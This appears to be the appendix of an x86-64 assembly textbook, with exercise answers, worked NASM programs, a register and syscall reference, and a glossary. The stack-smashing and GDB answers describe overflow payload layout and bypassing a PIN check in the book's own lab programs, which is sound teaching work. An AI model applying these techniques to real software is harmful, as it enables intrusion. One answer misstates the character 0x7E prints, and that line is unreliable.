Exercise 3. The `add` comes first: `mov {res}, {x}` copies a into the output register, `add {res}, {z}` adds c, and `imul {res}, {y}` multiplies by b last, so the function computes (a + c) times b.

Chapter 21: How the CPU Reads Your Code

Exercise 1. REX is `0x48` (64-bit move, no new registers). The opcode is `0x89`. The ModR/M byte packs mod 11, the source `rcx` as reg 001, and the destination `rax` as r/m 000: `11001000` = `0xC8`. So `mov rax, rcx` is `48 89 C8`.

Exercise 2. The destination `r8` needs the B bit, so REX is `0100 1001` = `0x49`. The opcode is `0x89`, and the ModR/M byte packs mod 11, reg `rax` 000, r/m `r8` 000: `0xC0`. The sequence is `49 89 C0`.

Exercise 3. Identical. The assembler emits the same three bytes for the `db` version and the mnemonic version, so both `.text` sections are the same bytes in the same order.

Exercise 4. `mov eax, 1` writes a 32-bit operand, so W is 0 and no register comes from `r8` to `r15`: no REX byte is needed at all. `mov rax, rbx` is a 64-bit operation, and W is how the byte says so.

Chapter 22: Debugging and Reverse Engineering with GDB

Exercise 1. All sixteen are zero except `rsp`, which holds a stack address. Four steps of `stepi` then load, in order: `rax` = 1, `rdi` = 1, `rsi` = the message address, and `rdx` = 19.

Exercise 2. Undo the chain from 3906: XOR gives 4029, minus 42 gives 3987, and 3987 divided by 9 is 443. The new pin is 443.

Exercise 3. One `stepi` runs `mov eax, 0x1`, so `rax` holds 1, and the marker moves to the next instruction at `0x401005`.

Exercise 4. Both routes appear in the chapter: `set $rax = 3906` before the compare, or `set $rip = main.access_granted` to skip the arithmetic entirely.

Chapter 23: Stack Smashing and Its Defenses

Exercise 1. The payload is 24 filler bytes (bytes 0 through 23), then 8 address bytes starting at byte 24: 32 bytes in total, the same length as before but with the address landing on the return address slot.

Exercise 2. The 40 input bytes land as follows: bytes 0 to 15 fill the buffer at `[rbp - 24]` through `[rbp - 9]`, bytes 16 to 23 overwrite the canary, bytes 24 to 31 overwrite the saved rbp, and bytes 32 to 39 overwrite the return address.

Exercise 3. The read stops after 16 bytes, so the input never leaves the buffer, the saved rbp and the return address are untouched, and `ret` pops the real return address: the program prints its normal message and exits. `secret_vault` never runs because the payload arrived truncated, not because the program got safer.

Exercise 4. Your own address replaces 0x401058 in the payload's last 8 bytes. Under a position-independent build with ASLR, the address changes every run, so a payload hard-coded once stops working on the second start.

Chapter 24: Position-Independent Code and Shared Libraries

Exercise 1. Yes. The first call XORs the bytes with the key, and the second XORs the same bytes with the same key, and XOR is its own inverse, so the two calls return the original text.

Exercise 2. `'T'` is `0x54`, and `0x54` XOR `0x21` is `0x75`, the character `'u'`. The decrypted line comes out clean for the same reason as always: the second call applies the same inverse, whatever the key is.

Exercise 3. The old form encodes a fixed address chosen at link time. A shared library can be mapped anywhere, so a fixed address inside it is wrong everywhere except one accidental address, which is exactly why `[rel msg]` is required for a `.so`.

Chapter 25: Raw Terminal Mode

Exercise 1. A capital `D` folds to `d`, and `r13` climbs to 31. The nine bytes are ESC, `[`, `'1'`, `'0'` (row 10), `;`, `'3'`, `'1'` (column 31), `H`, and the `@`. The `H` announces a cursor position. A `Q` folds to `q` and takes the cleanup path, restoring the terminal and exiting.

Exercise 2. When the player walks over the stationary cell, the erase step writes a space over it. The program must redraw the second character in the same pass, or keep the player from entering its cell.

Exercise 3. If only one check passes, the program would move one coordinate while leaving the other behind, putting the character diagonally outside the allowed region on the unchecked axis. Both checks must pass before either coordinate changes.

Exercise 4. The terminal keeps raw mode: no echo, no line editing, Backspace prints instead of erasing. The restore uses `orig_term` because `raw_term` is the modified copy with the two bits cleared, and writing it back would leave the terminal exactly as broken as it started.

Chapter 26: A Professional Hex Dumper

Exercise 1. The read becomes 32 bytes, the template widens to hold 32 hex pairs and 32 sidebar cells, the gap moves after byte 15, the sidebar column shifts right, and the loop limit becomes 32. The template is the hardest, because every other change is a number while the template is the whole line's shape.

Exercise 2. `r13` already holds the running offset, so the skip adds 16 to `r13` before the first read (or reads and discards one 16-byte chunk), and the

first line prints 00000010.

Exercise 3. For `0x0A`: the nibbles are 0 and A, the lookups produce `'0'` and `'A'`, and the sidebar prints a dot because 10 is below 32. For `0x7E`: the nibbles are 7 and E, the lookups produce `'7'` and `'E'`, and the sidebar prints the character `' '` itself, because 126 is inside the printable range. `0x7E` is the one that prints itself.

Exercise 4. The template refill at the top of each round guarantees it. Without the refill, the unused cells of a short line would keep whatever the previous full line wrote there, and the pipes would no longer line up.

Chapter 27: A Unix Shell

Exercise 1. The child prints the error message, because it is the process whose `sys_execve` failed, and the parent prints the prompt that follows. In both cases `sys_wait4` returns the child's process id to the parent.

Exercise 2. `argv[0]` is `/bin/echo` and `argv[1]` is `hello`. If the line has no space, the split must be skipped entirely, or the address stored after it would point at nothing.

Exercise 3. The four characters are `q`, `u`, `i`, `t`, bytes 0x71, 0x75, 0x69, 0x74, so the little-endian dword is `0x74697571`. A command like `quitnow` fails the zero-byte check after the four letters and runs as an ordinary path.

Exercise 4. The parent executes the parent's lines, entering `sys_wait4`; the child executes the child's lines, building `argv` and calling `sys_execve`. While `/bin/date` runs, the parent prints nothing. Without the wait, the prompt would return immediately and `date`'s output would interleave with it.

Chapter 28: Sockets and a Web Server

Exercise 1. Byte 5 of `GET /about HTTP/1.1` is `'a'` in the second path and `' '` in the first, so one compare plus one conditional jump chooses be-

tween two response parts, with a third `http_part` for `/about`.

Exercise 2. The scan finds the `U` of `User-Agent:` and writes 24 bytes from that address to descriptor 1, giving the header its own log line. curl and a browser send different user-agent strings, so the two lines differ.

Exercise 3. Port 9090 is `0x2382`, so the big endian field holds `0x23`, `0x82`. Writing `dw 0x2382` would store the bytes as 82 23, and the kernel would read them as `0x8223`, binding port 33315 instead.

Exercise 4. The label `.bind_failed` prints its message on descriptor 2, the shell reports exit status 1, and the message says the port is already in use. With the option restored, the restart succeeds at once.

Chapter 29: A Custom malloc and free

Exercise 1. The merged size is the current size plus the absorbed block's size plus 16, because the absorbed block's header becomes part of the merged payload: its 16 bytes must be counted or the scan will step to the wrong next header.

Exercise 2. The request rounds up to 112. Block 1 keeps header 0 with `.size` 112 and `.is_free` 0. The new header lands at the arena base plus 112 plus 16, with `.size` 65520 - 112 - 16 = 65392 and `.is_free` 1.

Exercise 3. The freed block holds 32 bytes, too small for 64, so the scan walks past it and stops on the big free block at the end of the arena. The 64 bytes come from there, and the reuse demo is gone.

Exercise 4. The stored size is 48: the request of 33 rounded up by `add rdi, 15` and `and rdi, -16`. The header records what the arena actually holds, not what was asked for.

Chapter 30: Booting Into the Void

Exercise 1. The `'r'` key jumps to `int 0x19`, the BIOS warm reboot service, and the machine starts over: POST, sector check, load, jump.

Exercise 2. `0x0A20` paints every cell with background 0 (black) and text A (bright green), and matching attribute changes on the banner, subtitle, and prompt keep the text readable on the new background.

Exercise 3. Before the first keypress `di` holds 1148. After `A`: the program writes 0x1F41 (the character 0x41 in white on blue) and `di` climbs to 1150. After Backspace: the cursor cell is erased and `di` returns to 1148. After Enter: the cursor is erased and `di` jumps to 1308, one row down, same column.

Exercise 4. `dw 0x55AA` stores 0xAA at byte 510 and 0x55 at byte 511. The firmware checks for 0x55 then 0xAA, sees them reversed, declares the drive unbootable, and moves on: the file is still 512 bytes and still useless as a boot sector.

B

Worked Programs

Five complete programs live here, each one built entirely from chapters you have already read. None of them introduces a new mechanism except one, the `rdrand` instruction, which the last program explains in place. The banner comment rules inside the listings are shortened to fit the page; the programs themselves are otherwise exactly as you should type them. Assemble, link, and run each one before reading its code top to bottom, and read the difficult parts in the order the book taught them.

B.1 A Fibonacci Printer

The loop pattern from Chapter 6 and the printing machinery from Chapter 10 meet in one program: the first 25 Fibonacci numbers, one line of output. The current and next values live in the preserved registers `r12` and `r13`, so the printing calls between passes cannot disturb them.

```
; ================================================
; File: fibonacci.asm
; Prints the first 25 Fibonacci numbers in pure
; x86-64 assembly.
; Assemble: nasm -f elf64 fibonacci.asm -o fibonacci.o
; Link:     ld fibonacci.o -o fibonacci
; Run:      ./fibonacci
; ================================================

section .data
    title   db "First 25 Fibonacci Numbers:", 10, 0
    sep     db "  ", 0
    newline db 10, 0

section .bss
    num_buf resb 32

```

```
section .text
    global _start

_start:
    mov rdi, title
    call print_string

    xor r12, r12                ; r12 = F(n-2) = 0
    mov r13, 1                  ; r13 = F(n-1) = 1
    mov r14, 25                 ; r14 = counter, 25 numbers

.fib_loop:
    ; Print the current Fibonacci number in r12
    mov rdi, r12
    call print_uint
    mov rdi, sep
    call print_string

    ; Calculate the next: next = r12 + r13
    mov rax, r12
    add rax, r13                ; rax = F(n-2) + F(n-1)
    mov r12, r13                ; shift: F(n-2) = old F(n-1)
    mov r13, rax                ; shift: F(n-1) = new sum

    dec r14                     ; one fewer to print
    jnz .fib_loop

    mov rdi, newline
    call print_string

    mov rax, 60                 ; sys_exit(0)
    xor rdi, rdi
    syscall

; ------------------------------------------------
; Helper: print_uint
; Prints the unsigned 64-bit integer in rdi
; ------------------------------------------------
print_uint:
    mov rax, rdi
    lea rsi, [num_buf + 31]
    mov byte [rsi], 0
    mov rbx, 10
.div_loop:
    xor rdx, rdx
    div rbx
    add dl, '0'
```

```
    dec rsi
    mov [rsi], dl
    test rax, rax
    jnz .div_loop
    mov rdi, rsi
    ; No ret here: control falls through into
    ; print_string, which already ends with ret.

; ------------------------------------------------
; Helper: print_string
; Prints the null-terminated string at rdi
; ------------------------------------------------
print_string:
    xor rdx, rdx
.len:
    cmp byte [rdi + rdx], 0
    je .out
    inc rdx
    jmp .len
.out:
    mov rsi, rdi
    mov rax, 1                  ; sys_write
    mov rdi, 1                  ; stdout
    syscall
    ret
```

fibonacci.asm

One deliberate trick is worth naming: `print_uint` ends with no `ret` of its own. Its last instruction sets `rdi` to the first digit and lets control fall through into `print_string`, which returns for both. One entry point, one exit, two functions.

B.2 String Tools: Uppercase and Reversal

Chapter 9 walked strings byte by byte. This program puts two of those walks to work on the same sentence: it prints a string, converts it to uppercase in place, prints it again, reverses it in place with two pointers, and prints it a third time.

The uppercase step is one instruction of Chapter 5's bitwise logic: `and byte [rdi + rcx], 0xDF` clears bit 5, and clearing bit 5 is exactly what separates lowercase letters from their uppercase twins in the ASCII table. The reversal walks one pointer from each end toward the middle, swapping as they go,

and stops when they meet.

```
; ================================================
; File: str_tools.asm
; In-place uppercase conversion and reversal.
; Assemble: nasm -f elf64 str_tools.asm -o str_tools.o
; Link:     ld str_tools.o -o str_tools
; Run:      ./str_tools
; ================================================

section .data
    lbl_orig db "Original String : ", 0
    lbl_up   db "Uppercase       : ", 0
    lbl_rev  db "Reversed        : ", 0
    my_str   db "Bare Metal x86-64 Assembly Rocks!", 0
    newline  db 10, 0

section .text
    global _start

_start:
    ; 1. Print the original string
    mov rdi, lbl_orig
    call print_string
    mov rdi, my_str
    call print_string
    mov rdi, newline
    call print_string

    ; 2. Convert the string to uppercase in place
    mov rdi, my_str
    call to_uppercase
    mov rdi, lbl_up
    call print_string
    mov rdi, my_str
    call print_string
    mov rdi, newline
    call print_string

    ; 3. Reverse the string in place
    mov rdi, my_str
    call reverse_string
    mov rdi, lbl_rev
    call print_string
    mov rdi, my_str
    call print_string
    mov rdi, newline
```

```
    call print_string

    mov rax, 60                 ; sys_exit(0)
    xor rdi, rdi
    syscall

; ------------------------------------------------
; Function: to_uppercase
; Converts 'a'..'z' to 'A'..'Z' in place.
; Input:    rdi = address of a null-terminated string
; ------------------------------------------------
to_uppercase:
    xor rcx, rcx
.loop:
    mov al, [rdi + rcx]
    test al, al                 ; the null byte ends it
    jz .done
    cmp al, 'a'                 ; below 'a': not lowercase
    jb .next
    cmp al, 'z'                 ; above 'z': not lowercase
    ja .next
    and byte [rdi + rcx], 0xDF  ; clear bit 5: now uppercase
.next:
    inc rcx
    jmp .loop
.done:
    ret

; ------------------------------------------------
; Function: reverse_string
; Reverses a null-terminated string in place using
; a left pointer and a right pointer.
; Input:    rdi = address of the string
; ------------------------------------------------
reverse_string:
    xor rcx, rcx
.find_end:                      ; first: measure the string
    cmp byte [rdi + rcx], 0
    je .setup_pointers
    inc rcx
    jmp .find_end

.setup_pointers:
    test rcx, rcx               ; empty string: nothing to do
    jz .done
    mov rsi, rdi                ; rsi = left pointer
    lea rdi, [rdi + rcx - 1]    ; rdi = right pointer
```

```
93
94  .swap_loop:
95      cmp rsi, rdi                ; pointers met or crossed?
96      jae .done                   ; yes: reversal complete
97      mov al, [rsi]               ; load the left character
98      mov ah, [rdi]               ; load the right character
99      mov [rsi], ah               ; write them back swapped
100     mov [rdi], al
101     inc rsi                     ; left moves right
102     dec rdi                     ; right moves left
103     jmp .swap_loop
104
105 .done:
106     ret
107
108 ; ------------------------------------------------
109 ; Helper: print_string
110 ; ------------------------------------------------
111 print_string:
112     xor rdx, rdx
113 .len:
114     cmp byte [rdi + rdx], 0
115     je .out
116     inc rdx
117     jmp .len
118 .out:
119     mov rsi, rdi
120     mov rax, 1
121     mov rdi, 1
122     syscall
123     ret
```

str_tools.asm

B.3 Bubble Sort

Sorting is where array indexing earns its keep. This program sorts ten signed 64-bit numbers in memory with bubble sort, then prints the array before and after with `printf`. It links with `gcc` for the same reason as the programs in Chapter 15: the printing comes from the C library.

The sort keeps one honest optimization from the classic algorithm: the `swapped` flag in `r8`. When a full pass completes without a single swap, the array is already in order and the outer loop stops early. The program also uses `arr_len`

`equ ($ - arr) / 8`, Chapter 3's assemble-time length trick, this time dividing by the element size to count elements instead of bytes.

```
; ================================================
; File: bubblesort.asm
; Sorts an array of 64-bit integers in ascending
; order in place, then prints it before and after.
; Assemble: nasm -f elf64 bubblesort.asm -o bubblesort.o
; Link:     gcc -no-pie bubblesort.o -o bubblesort
; Run:      ./bubblesort
; ================================================

extern printf

section .data
    arr         dq 64, -12, 34, 25, 90, 11, -5, 22, 1, 42
    arr_len     equ ($ - arr) / 8   ; bytes / 8 = elements
    msg_before  db "Before Sort: ", 0
    msg_after   db "After Sort : ", 0
    fmt_num     db "%ld ", 0
    fmt_nl      db 10, 0

section .text
    global main

main:
    push rbp
    mov rbp, rsp

    ; Print the array before sorting
    mov rdi, msg_before
    xor eax, eax
    call printf
    call print_array

    ; Sort the array in place
    mov rdi, arr
    mov rsi, arr_len
    call bubble_sort

    ; Print the array after sorting
    mov rdi, msg_after
    xor eax, eax
    call printf
    call print_array

    xor eax, eax
```

```
    mov rsp, rbp
    pop rbp
    ret

; ------------------------------------------------
; Function: bubble_sort
; Input:  rdi = array base address
;         rsi = number of 64-bit elements
; ------------------------------------------------
bubble_sort:
    dec rsi                     ; outer loop runs (n - 1) times
    jz .done

.outer_loop:
    xor rcx, rcx                ; inner index j = 0
    xor r8, r8                  ; swapped flag = 0

.inner_loop:
    mov rax, [rdi + rcx*8]      ; arr[j]
    mov rdx, [rdi + rcx*8 + 8]  ; arr[j + 1]
    cmp rax, rdx
    jle .no_swap                ; in order: nothing to do

    mov [rdi + rcx*8], rdx      ; swap arr[j] and arr[j+1]
    mov [rdi + rcx*8 + 8], rax
    mov r8, 1                   ; a swap happened this pass

.no_swap:
    inc rcx                     ; j++
    cmp rcx, rsi                ; against the unsorted bound
    jl .inner_loop

    test r8, r8                 ; no swaps: already sorted
    jz .done

    dec rsi                     ; shrink the unsorted bound
    jnz .outer_loop

.done:
    ret

; ------------------------------------------------
; Helper: print_array
; ------------------------------------------------
print_array:
    push r12
    xor r12, r12
```

```
.loop:
    cmp r12, arr_len
    jge .done
    mov rdi, fmt_num
    mov rsi, [arr + r12*8]
    xor eax, eax
    call printf
    inc r12
    jmp .loop
.done:
    mov rdi, fmt_nl
    xor eax, eax
    call printf
    pop r12
    ret
```

bubblesort.asm

B.4 The ROT13 Cipher Tool: Chapter 9, Exercise 4 in Full

Chapter 9's fourth exercise asked for the ROT13 transformation on a null-terminated string. Here is the whole interactive tool around it: it reads a line from the keyboard, encrypts it with ROT13, prints the result, reverses it with the two-pointer swap, and prints that too.

ROT13 rotates every letter thirteen places through the alphabet, so running it twice returns the original text. The transformation is range arithmetic: bring the letter down to 0 to 25, add 13, and subtract 26 if the result passed the end. No division, just the two compares, the same unsigned thinking the calculator's digit checks used.

```
; ================================================
; File: cipher_tool.asm
; Interactive CLI tool: reads a line from the
; keyboard, applies ROT13 in place, prints it,
; then reverses it in place and prints that too.
; Assemble: nasm -f elf64 cipher_tool.asm -o cipher_tool.o
; Link:     ld cipher_tool.o -o cipher_tool
; Run:      ./cipher_tool
; ================================================

section .data
    prompt_msg  db "Enter a message: "
    prompt_len  equ $ - prompt_msg

```

```
    rot13_msg   db "ROT13 Encrypted: "
    rot13_len   equ $ - rot13_msg

    rev_msg     db "Reversed String: "
    rev_len     equ $ - rev_msg
    newline     db 10

section .bss
    input_buf   resb 256        ; keyboard input, up to 255 bytes

section .text
    global _start

_start:
    ; 1. Print the prompt
    mov rax, 1
    mov rdi, 1
    mov rsi, prompt_msg
    mov rdx, prompt_len
    syscall

    ; 2. Read the message from the keyboard
    mov rax, 0
    mov rdi, 0
    mov rsi, input_buf
    mov rdx, 255
    syscall                     ; rax = bytes read

    cmp rax, 1
    jle .exit                   ; empty input: leave
    dec rax                     ; drop the trailing newline
    mov r12, rax                ; keep the clean length

    ; 3. Apply ROT13 in place, then print it
    mov rdi, input_buf
    mov rsi, r12
    call apply_rot13

    mov rax, 1
    mov rdi, 1
    mov rsi, rot13_msg
    mov rdx, rot13_len
    syscall

    mov rax, 1
    mov rdi, 1
    mov rsi, input_buf
```

```
    mov rdx, r12
    syscall

    mov rax, 1
    mov rdi, 1
    mov rsi, newline
    mov rdx, 1
    syscall

    ; 4. Reverse in place, then print it
    mov rdi, input_buf
    mov rsi, r12
    call reverse_buffer

    mov rax, 1
    mov rdi, 1
    mov rsi, rev_msg
    mov rdx, rev_len
    syscall

    mov rax, 1
    mov rdi, 1
    mov rsi, input_buf
    mov rdx, r12
    syscall

    mov rax, 1
    mov rdi, 1
    mov rsi, newline
    mov rdx, 1
    syscall

.exit:
    mov rax, 60
    xor rdi, rdi
    syscall

; ------------------------------------------------
; Function: apply_rot13
; Rotates 'A'-'Z' and 'a'-'z' by 13 places in place.
; Input:  rdi = buffer address, rsi = length
; ------------------------------------------------
apply_rot13:
    xor rcx, rcx               ; index i = 0
.loop:
    cmp rcx, rsi               ; all bytes processed?
    jge .done
```

```
109
110     mov al, [rdi + rcx]
111
112     cmp al, 'A'                 ; below 'A': leave it
113     jl .next_char
114     cmp al, 'Z'
115     jle .is_upper
116
117     cmp al, 'a'                 ; below 'a': leave it
118     jl .next_char
119     cmp al, 'z'                 ; above 'z': leave it
120     jg .next_char
121
122     ; lowercase ROT13
123     sub al, 'a'                 ; down to 0..25
124     add al, 13                  ; rotate by 13
125     cmp al, 26                  ; past the end?
126     jl .store_lower
127     sub al, 26                  ; wrap around
128 .store_lower:
129     add al, 'a'                 ; back to 'a'..'z'
130     mov [rdi + rcx], al
131     jmp .next_char
132
133 .is_upper:
134     sub al, 'A'
135     add al, 13
136     cmp al, 26
137     jl .store_upper
138     sub al, 26
139 .store_upper:
140     add al, 'A'
141     mov [rdi + rcx], al
142
143 .next_char:
144     inc rcx
145     jmp .loop
146 .done:
147     ret
148
149 ; ------------------------------------------------
150 ; Function: reverse_buffer
151 ; Reverses length bytes at rdi in place.
152 ; Input:  rdi = buffer address, rsi = length
153 ; ------------------------------------------------
154 reverse_buffer:
155     lea rdx, [rdi + rsi - 1]    ; right pointer: last byte
```

```
.swap_loop:
    cmp rdi, rdx                ; met or crossed?
    jge .done
    mov al, [rdi]
    mov cl, [rdx]
    mov [rdi], cl
    mov [rdx], al
    inc rdi
    dec rdx
    jmp .swap_loop
.done:
    ret
```

cipher_tool.asm

B.5 A Hardware-Random Guessing Game

The last program adds the one instruction this book has not used: `rdrand`. Modern Intel and AMD processors have a true random number generator built into the silicon, driven by thermal noise. Executing `rdrand rax` fills `rax` with a random 64-bit value and sets the carry flag when the hardware was ready; on the rare cycle it was not, the program retries, which is the `jnc` loop at the top of `_start`.

Everything else in the game is machinery you already own: the calculator's `read_line`, `parse_uint`, and `print_uint`, a division to fold the random value into the range 1 to 100, and the comparison loop from Chapter 6 deciding between too low, too high, and correct.

```
; ================================================
; File: guess_game.asm
; Interactive "Guess the Number (1-100)" game using
; the CPU's hardware rdrand instruction.
; Assemble: nasm -f elf64 guess_game.asm -o guess_game.o
; Link:     ld guess_game.o -o guess_game
; Run:      ./guess_game
; ================================================

section .data
    banner      db
        "================================================", 10
                db "   MIND READER: HARDWARE RANDOM NUMBER GAME
                    ", 10
                db "   I have generated a secret number (1 to 100)
                    ", 10
```

```
14                  db "   using the CPU's silicon thermal noise
                        (RDRAND)!", 10
15                  db
                        "============================================",
                        10, 0
16      prompt      db "Enter your guess (1-100): ", 0
17      msg_low     db "  -> Too LOW! Aim higher.", 10, 0
18      msg_high    db "  -> Too HIGH! Aim lower.", 10, 0
19      msg_win1    db 10, "*** BINGO! You cracked the secret number in
            ", 0
20      msg_win2    db " attempts! ***", 10, 0
21
22  section .bss
23      in_buf      resb 32
24      num_buf     resb 32
25
26  section .text
27      global _start
28
29  _start:
30      mov rdi, banner
31      call print_string
32
33      ; Secret number: (rdrand mod 100) + 1
34  .retry_rng:
35      rdrand rax                  ; hardware RNG, sets CF when ready
36      jnc .retry_rng              ; not ready this cycle: retry
37
38      xor rdx, rdx                ; clear rdx before unsigned div
39      mov rbx, 100
40      div rbx                     ; rdx = remainder, 0..99
41      inc rdx                     ; rdx = 1..100
42      mov r12, rdx                ; r12 = the secret number
43      xor r13, r13                ; r13 = attempt counter
44
45  .game_loop:
46      inc r13                     ; attempts++
47
48      mov rdi, prompt
49      call print_string
50
51      mov rax, 0                  ; sys_read
52      mov rdi, 0                  ; stdin
53      mov rsi, in_buf
54      mov rdx, 31
55      syscall
56      mov byte [in_buf + rax], 0  ; null-terminate the input
```

```
57
58      mov rdi, in_buf
59      call parse_uint             ; rax = the guess
60
61      cmp rax, r12
62      je .player_won
63      jl .too_low
64
65      mov rdi, msg_high
66      call print_string
67      jmp .game_loop
68
69  .too_low:
70      mov rdi, msg_low
71      call print_string
72      jmp .game_loop
73
74  .player_won:
75      mov rdi, msg_win1
76      call print_string
77      mov rdi, r13                ; the attempt count
78      call print_uint
79      mov rdi, msg_win2
80      call print_string
81
82      mov rax, 60
83      xor rdi, rdi
84      syscall
85
86  ; ------------------------------------------------
87  ; Helper: parse_uint
88  ; Input:  rdi = address of a digit string
89  ; Output: rax = the value
90  ; ------------------------------------------------
91  parse_uint:
92      xor rax, rax
93      xor rcx, rcx
94  .loop:
95      movzx rdx, byte [rdi + rcx]
96      cmp dl, '0'
97      jb .done
98      cmp dl, '9'
99      ja .done
100     sub rdx, '0'
101     imul rax, 10
102     add rax, rdx
103     inc rcx
```

```
    jmp .loop
.done:
    ret

; ------------------------------------------------
; Helper: print_uint
; Input:  rdi = unsigned 64-bit integer
; ------------------------------------------------
print_uint:
    mov rax, rdi
    lea rsi, [num_buf + 31]
    mov byte [rsi], 0
    mov rbx, 10
.div:
    xor rdx, rdx
    div rbx
    add dl, '0'
    dec rsi
    mov [rsi], dl
    test rax, rax
    jnz .div
    mov rdi, rsi
    ; falls through into print_string

; ------------------------------------------------
; Helper: print_string
; ------------------------------------------------
print_string:
    xor rdx, rdx
.len:
    cmp byte [rdi + rdx], 0
    je .out
    inc rdx
    jmp .len
.out:
    mov rsi, rdi
    mov rax, 1
    mov rdi, 1
    syscall
    ret
```

guess_game.asm

The game's whole loop fits on one screen, and every line of it was already yours: two syscalls, a parse, a print, and a branch. The only new line is the one that asks the silicon for a number no one can predict.

C

Quick Reference

This appendix collects the facts you will reach for most often: the register map, the syscalls, the condition codes, and the NASM directives. Numbers in parentheses are the common values used in this book, such as `flags (0)` for read-only opens.

C.1 Registers and the Calling Convention

On Linux, macOS and BSD, x86-64 code follows the System V AMD64 ABI. The first six integer or pointer arguments go in `rdi`, `rsi`, `rdx`, `rcx`, `r8` and `r9`, the return value comes back in `rax`, and `rsp` must be a multiple of 16 immediately before every `call`. Scratch registers may be destroyed by any function; preserved registers must be saved and restored by whoever uses them.

64-bit	32-bit	16-bit	8-bit	Role	Preserved
`rax`	`eax`	`ax`	`al`	Return value; syscall number	no
`rbx`	`ebx`	`bx`	`bl`	General storage	yes
`rcx`	`ecx`	`cx`	`cl`	4th argument; loop and shift counter	no
`rdx`	`edx`	`dx`	`dl`	3rd argument; upper half of mul and div	no
`rsi`	`esi`	`si`	`sil`	2nd argument; string source	no
`rdi`	`edi`	`di`	`dil`	1st argument; string destination	no

64-bit	32-bit	16-bit	8-bit	Role	Preserved
`rbp`	`ebp`	`bp`	`bpl`	Stack frame base pointer	yes
`rsp`	`esp`	`sp`	`spl`	Stack pointer, top of the stack	yes
`r8`	`r8d`	`r8w`	`r8b`	5th argument	no
`r9`	`r9d`	`r9w`	`r9b`	6th argument	no
`r10`	`r10d`	`r10w`	`r10b`	4th syscall argument; scratch	no
`r11`	`r11d`	`r11w`	`r11b`	Scratch; clobbered by syscall	no
`r12`	`r12d`	`r12w`	`r12b`	General safe storage	yes
`r13`	`r13d`	`r13w`	`r13b`	General safe storage	yes
`r14`	`r14d`	`r14w`	`r14b`	General safe storage	yes
`r15`	`r15d`	`r15w`	`r15b`	General safe storage	yes

C.2 System Calls

Pass the syscall number in `rax`, the arguments in `rdi`, `rsi`, `rdx`, `r10`, `r8`, `r9`, then execute `syscall`. The result comes back in `rax`: values from -4095 to -1 are error codes; anything else is a return value. Note the fourth argument rides in `r10`, not `rcx`, because the `syscall` instruction itself uses `rcx`.

`rax`	Name	Arguments
0	`sys_read`	`fd`, `buf`, `max_bytes`
1	`sys_write`	`fd`, `buf`, `count`
2	`sys_open`	`filename`, `flags (0)` read-only, `mode (0644o)`
3	`sys_close`	`fd`
8	`sys_lseek`	`fd`, `offset`, `whence`
9	`sys_mmap`	`addr (0)`, `length`, `prot (3)`, `flags (0x22)`, `fd (-1)`, `offset (0)`
11	`sys_munmap`	`addr`, `length`
12	`sys_brk`	`new_brk_addr`

rax	Name	Arguments
35	sys_nanosleep	timespec, rem (0)
39	sys_getpid	none
41	sys_socket	domain (2) IPv4, type (1) TCP, protocol (0)
42	sys_connect	socket_fd, sockaddr, addrlen (16)
43	sys_accept	server_fd, addr (0), len (0)
49	sys_bind	server_fd, sockaddr, addrlen (16)
50	sys_listen	server_fd, backlog
54	sys_setsockopt	socket_fd, level (1), optname (2), optval, optlen (4)
56	sys_clone	flags, child_stack, ptid (0), ctid (0), tls (0)
57	sys_fork	none
59	sys_execve	filename, argv, envp
60	sys_exit	exit_code
202	sys_futex	uaddr, op, val, timeout, uaddr2, val3
231	sys_exit_group	exit_code

C.3 Condition Codes

After `cmp A, B` (or `test A, A`), the same condition suffix drives three instruction families: conditional jumps `jCC`, branchless conditional moves `cmovCC`, and byte-setting `setCC`. Signed comparisons use greater and less; unsigned comparisons use above and below.

Suffix	Meaning after `cmp A, B`	Type	Jump	Move	Set
e, z	A equals B	both	je	cmove	sete
ne, nz	A does not equal B	both	jne	cmovne	setne
g	A is greater	signed	jg	cmovg	setg

Suffix	Meaning after `cmp A, B`	Type	Jump	Move	Set
`ge`	A is greater or equal	signed	`jge`	`cmovge`	`setge`
`l`	A is less	signed	`jl`	`cmovl`	`setl`
`le`	A is less or equal	signed	`jle`	`cmovle`	`setle`
`a`	A is above	unsigned	`ja`	`cmova`	`seta`
`ae`	A is above or equal	unsigned	`jae`	`cmovae`	`setae`
`b`	A is below	unsigned	`jb`	`cmovb`	`setb`
`be`	A is below or equal	unsigned	`jbe`	`cmovbe`	`setbe`
`s`	result is negative	signed	`js`	`cmovs`	`sets`
`ns`	result is not negative	signed	`jns`	`cmovns`	`setns`

The flags each suffix tests: equal and not equal read ZF; the signed family reads SF, OF and ZF together (`g` needs ZF = 0 with SF and OF equal, `l` needs SF and OF different); the unsigned family reads CF and ZF (`b` is exactly CF = 1); `s` and `ns` read SF alone.

C.4 NASM Data Directives

Size	Bits	Bytes	`.data` example	`.bss`	Size keyword
Byte	8	1	`db 0x2A`	`resb 1`	`byte`
Word	16	2	`dw 0x1234`	`resw 1`	`word`
Doubleword	32	4	`dd 0x12345678`	`resd 1`	`dword`
Quadword	64	8	`dq 0x1122334455667788`	`resq 1`	`qword`

D

Glossary

Every term the book leans on, in one place. Definitions are written the way the book uses the words, not the way a standards document would.

Term	Meaning
ABI	Application Binary Interface. The rulebook that lets code written by different people call each other: which register carries which argument, where the return value lands, and who preserves which register. x86-64 Linux, macOS and BSD follow the System V AMD64 ABI.
Accumulator	The traditional name of `rax`, the register that collects results. It holds return values from functions and syscall numbers.
Address	A number naming one byte of memory. RAM is a street of numbered mailboxes, and every address labels exactly one byte.
Addressing mode	The shape of the expression inside brackets that names a memory operand, from plain `[rbx]` to the full `[rbx + rcx*8 + 16]`.
Alignment	The rule that certain values must sit at memory addresses divisible by their size. The ABI requires `rsp` to be a multiple of 16 immediately before every call, because SSE instructions fault on misaligned stacks.
ALU	Arithmetic Logic Unit. The calculator inside the CPU that performs addition, subtraction and bitwise operations.

Term	Meaning
Argument	A value handed to a function or syscall. The first six integer or pointer arguments travel in `rdi`, `rsi`, `rdx`, `rcx`, `r8` and `r9`.
ASCII	The table that assigns numbers to characters: 48 is `'0'`, 65 is `'A'`, and 10 is the newline. Terminals print ASCII bytes, never raw integers.
ASLR	Address Space Layout Randomization. The operating system loads code, libraries, stack and heap at random addresses each run, so an attacker cannot guess where anything lives.
Assembler	The program, NASM in this book, that translates one line of assembly text into one machine instruction.
Assembly language	The human-readable form of machine code. Each instruction names one hardware operation; nothing is hidden below it.
Atomic	An operation no other CPU core can interrupt halfway. The `lock` prefix makes a read-modify-write memory operation atomic.
Base register	The register holding the starting address of an array or struct, used as the anchor of an address calculation like `[rbx + rcx*8]`.
